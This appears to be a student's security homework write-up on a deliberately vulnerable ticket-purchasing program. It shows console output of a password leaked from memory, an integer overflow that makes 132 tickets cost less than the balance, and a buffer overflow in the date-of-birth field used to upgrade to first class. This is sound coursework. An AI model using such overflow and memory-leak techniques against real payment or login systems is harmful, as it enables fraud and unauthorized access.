

Sabrina Tay sxt467

7Love6@4

CS\$493^2018-02-01


```

C:\Users\anony\Downloads\CYBE_HW1-P2_64bit.exe
Enter your password:
f8fa5940 62f958 70 61 73 73 77 72 6f 73 64 3a 43 53 24 34 39 33 5e 32 30 31 38 2d 30 32 2d 30 31 0 0 0 0 408ba0 402460
400000 23000 bd 880086 is not the password
-----
Enter your password:

```

Amount of tickets to purchase: 132

This amount over flows the unsigned short that keeps track of the price of the tickets.



```
C:\Users\anony\Downloads\CYBE_HW1-P2_64bit.exe
Enter your password:
CS$493^2018-02-01

Welcome to the system!! :-)
-----
Your current balance: $480
Price for flight ticket: $500.00/ticket
Number of tickets you want to purchase:
132

Total cost:464


-----
Congratulations! Your tickets have been successfully purchased! :-)

Your current balance: 16
-----

-----Please Enter Your Info-----
Date of birth (MM/DD/YYYY):
```

The DOB field overflows into the Class field. By adding 6 spaces and then adding the word "FIRST", we were able to overflow the the char buffer.

To test, we put long strings into name and then into DOB to see if either overflowed.



```
C:\Users\anony\Downloads\CYBE_HW1-P2_64bit.exe
Last,First

-----ticket 5 info-----
Name:Last,First
Date of birth:01/26/1999
Class:IRST
-----

-----Please Enter Your Info-----

Date of birth (MM/DD/YYYY):
01/26/1999      FIRST

Enter your name (Last,First):
Tay,Sabrina

-----ticket 6 info-----
Name:Tay,Sabrina
Date of birth:01/26/1999
Class:FIRST
-----

Congratulations! Your ticket has been successfully upgraded to FIRST class! :-)

Press any key to continue . . .
```